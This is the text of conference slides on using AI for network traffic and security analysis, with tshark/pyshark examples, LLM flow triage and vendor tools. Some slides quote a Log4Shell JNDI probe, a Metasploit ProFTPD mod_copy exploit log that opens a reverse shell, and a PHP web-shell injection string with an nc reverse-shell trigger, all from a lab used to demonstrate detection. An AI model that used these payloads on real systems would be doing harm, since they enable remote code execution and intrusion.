

May 8-9 2025, Zürich

How AI Will Improve Network Traffic Analysis?


Gabriele Deri
Walter Hofstetter

ntop

Create. Connect. Control.

anyweb

PacketFest'25



Where is AI Used in Network And Security Analytics?

AI Security Analysis Use Cases

AI in network and security analysis is increasing fast, especially as environments become more complex and threats stealthier.

- **Anomaly Detection & Behavioral Analytics**
AI models trained to detect patterns of “normal” network behavior and then alert on deviations
- **AI-Driven Threat Hunting**
Highlight suspicious flows or packets, correlate IOC's across PCAP, logs, DNS, TLS fingerprints
- **Automated Triage & Response**
LLMs summarize alerts, recommend actions, or even autogenerate playbooks
- **AI in Packet Analysis**
Using AI to classify encrypted traffic without needing to decrypt it (based on timing, size, SNI, JA3/JA4)
- **AI-Assisted Firewall & Policy Management**
Recommend rule cleanup, detect risky configurations or unused rules
- **XDR tools use AI to stitch together telemetry from**
Network, Endpoint, ID (e.g. AD), Cloud

The AI Landscape

The AI landscape today is huge, rapidly evolving, and fast-moving

Foundational AI / General-purpose Models

Built by players like OpenAI (ChatGPT), Google (Gemini), Anthropic (Claude), Meta (LLaMA), Mistral, etc.

- Natural language understanding/generation
- Reasoning and problem-solving
- Code generation, summarization, Q&A

Domain-Specific AI Solutions

Built for specific industries or use cases, often integrating general-purpose models under the hood

- Security (Darktrace, Vectra, Palo Alto's AI Ops)
- Customer support (Intercom, Ada, Drift)
- Legal (Harvey AI, Spellbook)
- Healthcare (PathAI, Aidoc, DeepMind for protein folding)

BYOAI: Bring Your Own AI

Because Not Everything Belongs in the Cloud

Running AI workloads without cloud access is a strategic choice in regulated, sensitive, or air-gapped environments. It's not the only way to ensure data control, but it's a popular setup when strict isolation is required.

Some popular tools include LM Studio, Ollama, GPT4AL

Popular LLM's:

- Gemma
- Mistral
- LLaMA 2&3
- Hugging Face (Community Collections)



Ollama/OpenwebUI, GPT4ALL and More.... (DEMO)

Caveat : Limitations you may run into

Don't bite off more than you can chew...

When you lean on AI to sift through raw packets and flag suspicious activity, keep in mind several key caveats:

1. Data Volume & Throughput
 - High-speed networks can generate terabytes of packet captures per day. Feeding all of that into an AI model can swamp huge amount of resources
2. Model Capabilities & Licensing
 - Many AI platforms gate their most sophisticated ML tuning capabilities behind premium tiers
3. Local Processing Requirements
4. Explainability & Trust
5. Security & Privacy Considerations
(Cloud Based Storage and Processing)



AI Use Cases for Network Security Analysis

AI Use Case: The daily Helper

As an alternative to searching man pages or google searches you can ask you chat bot.

- “Craft a Tshark CLI with the following options:
Show the the first http get request and report the ip source and destination, uri, user agent, and transmitted bytes. The cli shall read from a pcap file and output in a csv file including a title row”

```
bash
tshark -r exercise_merged.pcap \
-Y "http.request.method == GET" \
-T fields \
-e ip.src -e ip.dst -e http.request.uri -e http.user_agent -e frame.len \
-E header=y -E separator=, -E quote=d -E occurrence=f \
> output.csv
```

```
walterh — walterh@kali: ~/PCAP/1_Work
(walterh@kali) - [~/PCAP/1_Work]
└─$ more output.csv
ip.src,ip.dst,http.request.uri,http.user_agent,frame.len
"10.11.20.102","78.47.139.102","/raw","IP retriever","150"
"10.1.1.101","10.1.1.1","/","Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Opera 7.11 [en]","530"
"10.1.1.101","10.1.1.1","/Websidan/index.html","Mozilla/4.0 (compatible; MSIE 6.
0; Windows NT 5.0) Opera 7.11 [en]","628"
"10.1.1.101","10.1.1.1","/Websidan/images/bg2.jpg","Mozilla/4.0 (compatible; MSI
```

ip.src	ip.dst	http.request.uri	http.user_agent	frame.len
10.11.20.102	78.47.139.102	/raw	IP retriever	150
10.1.1.101	10.1.1.1	/	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	530
10.1.1.101	10.1.1.1	/Websidan/index.html	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	628
10.1.1.101	10.1.1.1	/Websidan/images/bg2.jpg	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	651
10.1.1.101	10.1.1.1	/Websidan/images/sydney.jpg	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	654
10.1.1.101	209.225.0.6	/site=126885/bnum=opera1/bins=1/opid=10030285/ver=711/dst=Win_700	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	1211
10.1.1.101	209.225.0.6	/site=126885/bnum=opera2/bins=1/opid=10030867/ver=711/dst=Win_700	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	1211
10.1.1.101	209.225.0.6	/site=126885/bnum=opera3/bins=1/opid=10032112/ver=711/dst=Win_700	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	1211
10.1.1.101	209.225.0.6	/site=126885/bnum=opera4/bins=1/opid=10003005/ver=711/dst=Win_700	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	1211
10.1.1.101	209.225.0.6	/site=0000127709/mnum=0000162763/genr=1/logs=0/mdtm=1077726643/bins=1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	1267
10.1.1.101	209.225.0.6	/site=0000127709/mnum=0000162763/genr=1/logs=0/mdtm=1077726643/bins=1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	1267
10.1.1.101	209.225.0.6	/site=0000127709/mnum=0000162766/genr=1/logs=0/mdtm=1077726645/bins=1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	1267
10.1.1.101	10.1.1.1	/Websidan/dagbok/dagbok.html	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	655
10.1.1.101	209.225.0.6	/site=0000127709/mnum=0000162763/genr=1/logs=0/mdtm=1077726643/bins=1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	1267
10.1.1.101	10.1.1.1	/Websidan/dagbok/2004/dagbok.html	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	668
10.1.1.101	10.1.1.1	/Websidan/dagbok/2004/28/dagbok.html	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	676
10.1.1.101	10.1.1.1	/Websidan/2004-07-SeaWorld/320/DSC07858.JPG	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	686
10.1.1.101	10.1.1.1	/Websidan/2004-07-SeaWorld/320/DSC07859.JPG	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	686
10.1.1.101	10.1.1.1	/Websidan/2004-07-SeaWorld/fullsize/DSC07858.JPG	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0) Opera 7.11 [en]	691
172.28.184.161	195.181.175.41	/	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	406
172.28.184.161	195.181.175.41	/css/style.css	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	357

AI Use Cases for Network Security Analysis

AI Use Case: Assistance for coding

In case your desired output can't be achieved directly with Tshark (additional formatting and processing required)

Task

Write a Python script using pyshark that:

1. Input
 1. Accepts a PCAP file via a `-r <path>` command-line option.
2. Extraction
 1. Parses DNS resolution transactions.
 2. Parses application-layer traffic for HTTP, HTTPS, FTP, SSH, SMTP, POP3, and IMAP.
3. Metrics (per protocol)
 1. Report on:
 1. DNS:
 1. Resolved RR's
 2. Flows:
 1. Packet count
 2. Total bytes
 3. Average packet size
 4. Response times
 5. Flow duration
 6. L7 Messages and Response Codes
4. Error handling
 1. Gracefully catch and report exceptions (e.g. file not found, parse errors).
5. Output
 1. Write a human-readable report to a text file named exactly like the input (but with a `.txt` extension).
6. Usage example
 1. Include a brief "usage" help message when run with `-h` or on invalid input.

```
python
#!/usr/bin/env python3
import argparse
import os
import sys
from datetime import datetime

import pyshark

PROTOCOL_LAYERS = {
    'DNS': ['dns'],
    'HTTP': ['http'],
    'HTTPS': ['ssl', 'tls'],
    'FTP': ['ftp'],
    'SSH': ['ssh'],
    'SMTP': ['smtp'],
    'POP3': ['pop3'],
    'IMAP': ['imap'],
}

def parse_args():
    parser = argparse.ArgumentParser(
        description='Analyze a PCAP for DNS and application-layer traffic metrics.'
    )
    parser.add_argument(
        '-r', '--read',
        metavar='PCAP_FILE',
        required=True,
        help='Path to the input PCAP file'
    )
    return parser.parse_args()

def init_stats():
    stats = {}
    for protocol in PROTOCOL_LAYERS:
```

AI Use Cases for Network Security Analysis

```
walterh — walterh@kali: ~
(walterh@kali)-[~]
└─$ python3 packetfest_analyzepcap.py -r PCAP/1_Work/exercise_merged.pcap
Analyzing PCAP/1_Work/exercise_merged.pcap..
Report saved to exercise_merged.txt

(walterh@kali)-[~]
└─$ more exercise_merged.txt
PCAP Analysis Report
=====

DNS Resolutions:
<none>

HTTP Flows:
Flow 172.16.253.129:1056 → 92.243.30.75:666
Packets: 4
Total bytes: 396
Avg pkt size: 99.00
Duration: 33.194s
L7 msgs (last 5):
→ POST /
→ POST /
→ POST /
→ POST /

Flow 92.243.30.75:666 → 172.16.253.129:1056
Packets: 4
Total bytes: 3372
Avg pkt size: 843.00
Duration: 33.228s
L7 msgs (last 5):
← 200
← 200
← 200
← 200

Flow 172.16.253.129:1058 → 92.243.30.75:666
Packets: 2
Total bytes: 198
Avg pkt size: 99.00
Duration: 19.825s
L7 msgs (last 5):
→ POST /
→ POST /

Flow 92.243.30.75:666 → 172.16.253.129:1058
```

exercise_merged.txt
Document

Task
The exercise_merged.txt contains flow information extracted from a pcap file. Please analyse the flow data and report for any suspicious activities, specifically in regards to security concerns.

1. HTTP over non-standard port 666

Flows:

- 172.16.253.129 → 92.243.30.75:666
 - Multiple very short HTTP "POST /" exchanges (4 packets → 396 B up, 4 → 3 372 B down, repeated on ephemeral source ports 1056-1064).
 - No DNS lookups recorded (i.e. direct IP usage).

Why it's suspicious:

- HTTP on TCP/666 is unusual (often associated with IRC or custom C2).
- The repeated small POSTs look more like beaconing or mini-file uploads than normal web traffic.
- No DNS resolution suggests hard-coded C2 IP.

2. Bulk FTP sessions to an external host

Flows:

- 10.11.20.102 → 192.185.230.61:21
 - 29 packets, 3 239 B down, 22 packets, 1 447 B up (RETR)...
 - 8/5 packets for a second RETR (1 117 B down), 5 347 B up (STOR)...
 - And four more back-to-back RETR/STOR pairs.

Why it's suspicious:

- A private host repeatedly retrieving (RETR) and uploading (STOR) files to a public FTP server.
- Volume and pattern look automated (scripts or malware), not a user's ad-hoc upload.
- Could be exfiltration or an illicit backup channel.

3. Log4Shell (JNDI) probe inside an FTP flow

Flow:

- 172.28.184.41:37442 → 172.28.184.18:21
 - L7 message:

```
bash
→ ${jndi:ldap://log4shell-generic-UAINfBI LXVvIhpX3FEZB${lower:ten}.w.nessus.org/n
```

Why it's suspicious:

- That's a classic Log4Shell payload (JNDI lookup) — likely from an automated Nessus or other security scanner probing your FTP server for the CVE-2021-44228 vulnerability.
- Even if it's a scanner, it confirms someone is deliberately testing your network for critical remote-

AI Use Cases for Network Security Analysis

AI Use Case: Create your custom GPT (Generative Pre-trained Transformer)

A custom GPT lets you package up knowledge, tone, and tools into a single “assistant” that feels like it was built just for your needs.

- **Protocol expertise**
Embed deep knowledge of IP, TCP, DNS, HTTP, FTP, SSH, SMTP, etc., so the GPT can parse and interpret PCAPs or log dumps without manual prompts.
- **Automated anomaly detection**
Teach it your baseline traffic patterns and have it flag odd ports, beaconing POSTs, brute-force FTP, JNDI probes, etc., in real time.
- **Integrated toolchains**
Hook it into Pyshark, Zeek, Splunk or your SIEM: one assistant to run captures, enrich events, generate summaries and triage alerts.
- **Custom reports & alerts**
Out-of-the-box it can format findings, draft incident tickets or slide decks, and even schedule follow-up scans—all in your style.

AI Use Cases for Network Security Analysis

AI Use Case: Create your custom GPT (Generative Pre-trained Transformer)



Using custom GPT's

AI Security Analysis

Commercial Tools

Generally, we classify AI-powered tools by their data source: flow/metadata-based analytics versus DPI-based analytics.

Metadata / NetFlow (SIEM / Data-Lake) Tools

Ingests lightweight flow records (NetFlow/IPFIX), device logs and cloud telemetry to power scalable AI-driven anomaly detection, UEBA, alert correlation and IOC enrichment.

- **Pros:** Low storage/processing overhead, broad coverage, privacy-friendly
- **Cons:** No payload insight, limited on encrypted traffic
- **Examples:** Cisco Stealthwatch, Splunk ES, Elastic Security, Exeon Trace

Deep-Packet Inspection (DPI) Tools

Captures full packets (with optional TLS/SSL decryption) and applies ML classifiers—protocol parsing, payload analysis, malware clustering—to detect zero-days and content-based threats.

- **Pros:** Rich payload context, precise detections
- **Cons:** High throughput costs, privacy/compliance hurdles, complex deployment
- **Examples:** Palo Alto NGFW, Darktrace NDR, Vectra AI, Zscaler Internet Access

AI Security Analysis

Commercial Tools – Example: NDR (Metadata)

ExeonTrace is a software-only Network Detection & Response solution that leverages AI-driven analytics on lightweight network metadata to provide automated detection of suspicious behaviours.

Analysis of an incident (CVE-2019-12815 – ProFTP mod_copy)


Related entity status	Client	Client description	Server	Server description	Server ports	Connections	Failed connections	Total traffic	Client to server	Server to client
OPEN	172.28.184.1...	internal	172.28.184.1...	Metasploitable (CMDB), internal	21/tcp	4	2	1.65KB	972B	678B

```

walterh — kali@kali: ~ — ssh kali@172.28.184.172 — 115x21
[msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 172.28.184.172:4444
[*] 172.28.184.18:80 - 172.28.184.18:21 - Connected to FTP server
[*] 172.28.184.18:80 - 172.28.184.18:21 - Sending copy commands to FTP server
[*] 172.28.184.18:80 - Executing PHP payload /kEthjt.php
[+] 172.28.184.18:80 - Deleted /var/www/html/kEthjt.php
[*] Command shell session 1 opened (172.28.184.172:4444 -> 172.28.184.18:44135) at 2024-04-04 16:31:16 +0200
[-] 172.28.184.18:80 - Exploit aborted due to failure: unknown: 172.28.184.18:21 - Failure executing payload
[*] Exploit completed, but no session was created.
[msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions list

Active sessions
=====
  Id  Name  Type           Information  Connection
  ---  ---  ---           -
  1    shell cmd/unix  172.28.184.172:4444 -> 172.28.184.18:44135 (172.28.184.18)

[msf6 exploit(unix/ftp/proftpd_modcopy_exec) > ]
    
```



- ProFTP (Vuln FTP server) copied the payload (php file) using mod_copy to the webserver
- Apache (HTTP server) Attacker requests the URL containing the PHP code
- Exploit payload (TCP/4444 Server) creates the backchannel and listens to remote commands

AI Security Analysis

Commercial Tools – Example: NextGen Firewall (DPI)

Next-generation firewalls (e.g., Palo Alto Networks) and IDS/IPS solutions can provide richer insights by inspecting the full packet headers and payloads

The screenshot displays the Palo Alto Networks PA-440 management console. The main interface is divided into several sections:

- Navigation Menu (Left):** Includes options like Logs, Threat, URL Filtering, WildFire Submissions, Data Filtering, HIP Match, GlobalProtect, IP-Tag, User-ID, Decryption, Tunnel Inspection, Configuration, System, Alarms, Authentication, Unified, Packet Capture, and App Score.
- Log Table (Center):** A table with columns for RECEIVE TIME, TYPE, THREAT ID/NAME, and FROM ZONE. It lists several security events, including 'spyware' and 'vulnerability'.
- Detailed Log View (Right):** A pop-up window showing details for a specific log entry. It includes fields for Log Action, Generated Time, Receive Time, Tunnel Type, Cluster Name, Local Deep Learning Analyzed, Threat Type, Threat ID/Name, ID, Category, Content Version, Severity, and Repeat Count.
- Log Table (Bottom Right):** A secondary table with columns for PCAP, RECEIVE TIME, TYPE, APPLICA..., ACTION, RULE, RULE UUID, BY..., SEVERI..., CATEG..., URL CATEG..., VERDI..., URL, and FILE NAME. It shows a sequence of actions like 'reset-server', 'alert', and 'allow'.

At the bottom of the interface, there is a status bar with user information (admin | Logout | Last Login Time: 04/20/2025 18:56:21 | Session Expire Time: 05/25/2025 15:10:56 |) and navigation icons for Tasks and Language.

AI Security Analysis

Commercial Tools – Example: Packet Analyzer

Packet Safari - “Chat” with your packets

The screenshot displays the PacketSafari Copilot interface. At the top, a search bar prompts the user to "Start typing a display filter or prefix natural language filter with: 'ai'". Below this, a table of network traffic is shown with columns for Number, Time, Delta time, Source, Destination, Protocol, Length, and Info. Two packets are highlighted in green, showing SYN and SYN, ACK messages between 172.28.184.67 and 172.28.184.18.

Overlaid on the traffic table is a chat window titled "PacketSafari Copilot" with the subtitle "Chat with selected packets". The chat contains an analysis of TCP options:

- Consistent MSS negotiation at 1460 bytes indicates standard Ethernet configuration.
- Advertised window sizes suggest both endpoints support high-performance data transfers.
- Presence of advanced TCP options like SACK and timestamps indicates modern implementation.

The chat prompt is: "Report on MSS, Windows Size and any TCP Options uses." Below the analysis, a "Detailed response" section is visible, containing "Service Banner Detection" information:


Yes, a service banner is visible in the trace. Notably:

- FTP Banner:** In packet 4, the server responds with the FTP banner: "Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.28.184.18]"

AI Security Analysis

Commercial Tools – Example: Packet Analyzer

Packet Safari – Security Check



PacketSafari Copilot
Chat with selected packets


Consistent TCP streams suggest controlled communication rather than random traffic.

The FTP commands indicate a clear exploitation vector through the SITE CPFR/CPTO commands.

The HTTP request is designed to execute a reverse shell payload.

Num	Length	Info
1	74	38147 →
2	74	21 → 38
3	66	38147 →
4	139	Respons
5	66	38147 →
6	96	Request
7	66	21 → 38
8	124	Respons
9	117	Request

Transmission Control Protocol, Src Port: 38147, Dst Port: 21, Seq: 0, Len: 0



PacketSafari Copilot
Chat with selected packets

Detailed Findings

FTP Exploitation Activity:

Initial FTP Session and Server Banner:
An FTP handshake occurs with a standard ProFTPD server response (e.g., packet 4 with response "220 ProFTPD 1.3.5 Server ..."), indicating the target is running this version of ProFTPD.

Malicious Site Commands:
The commands `SITE CPFR /proc/self/cmdline` (e.g., packet 6) and subsequent `SITE CPTO /tmp/.<?php passthru($_GET['nrmiv']);?>` (e.g., packet 9 and packet 11) are highly suspicious. The former is typically used to copy (read) the current process command line, while the latter writes a file with PHP code into a web-accessible directory (e.g. `/tmp/` or `/var/www/html/TVcPhwg.php`). This is a known exploitation tactic to gain remote code execution on vulnerable ProFTPD servers.

HTTP Trigger and Payload Execution:

HTTP Request Execution:
Later in the trace (around packet 21), an HTTP GET request is sent to the URL `/TVcPhwg.php?nrmiv=...` on the target server (IP 172.28.184.18). The URL parameter contains URL-encoded commands that, when decoded, run a payload using commands like `nohup`, `mkfifo`, and `nc` (Netcat). The presence of standard browser user-agent strings does not disguise the malicious request.

Reverse Shell Connection:

TCP Connection on an Alternate Port:
Another TCP stream (e.g., stream 2 between ports 40801 and 4444) is observed shortly after the HTTP request. The Netcat-based reverse shell is indicated by a SYN/SYN-ACK handshake followed by PSH/ACK packets carrying a payload (for example, packet 26 shows "echo F9ARTiCbq29pRSf43RJJoe." in the data portion). Such a pattern is consistent with an attacker trying to establish an interactive shell back to their system.



Commercial AI Tools

May 8-9 2025, Zürich


AI Developments at ntop

Gabriele Deri - gabriele@ntop.org

Linkedin: <https://www.linkedin.com/in/gabriele-deri-08a767229/>

ntop

PacketFest'25



AI Developments at ntop

- 1. Domain Classification Service
- 2. Automated Alerts Triage

Domain Classification

Motivation

- Automate domain categorization
- Improve traffic visibility on contacted domain(s)
 - ISP/Enterprise policy enforcement or shaping based on the category
- Detailed reporting and insights on traffic

Roadmap

1. Integrate domain categorization in our software
2. Distribution:
 - Domains database
 - REST
 - Message broker
3. Add domain maliciousness score

Automated Alerts Triage

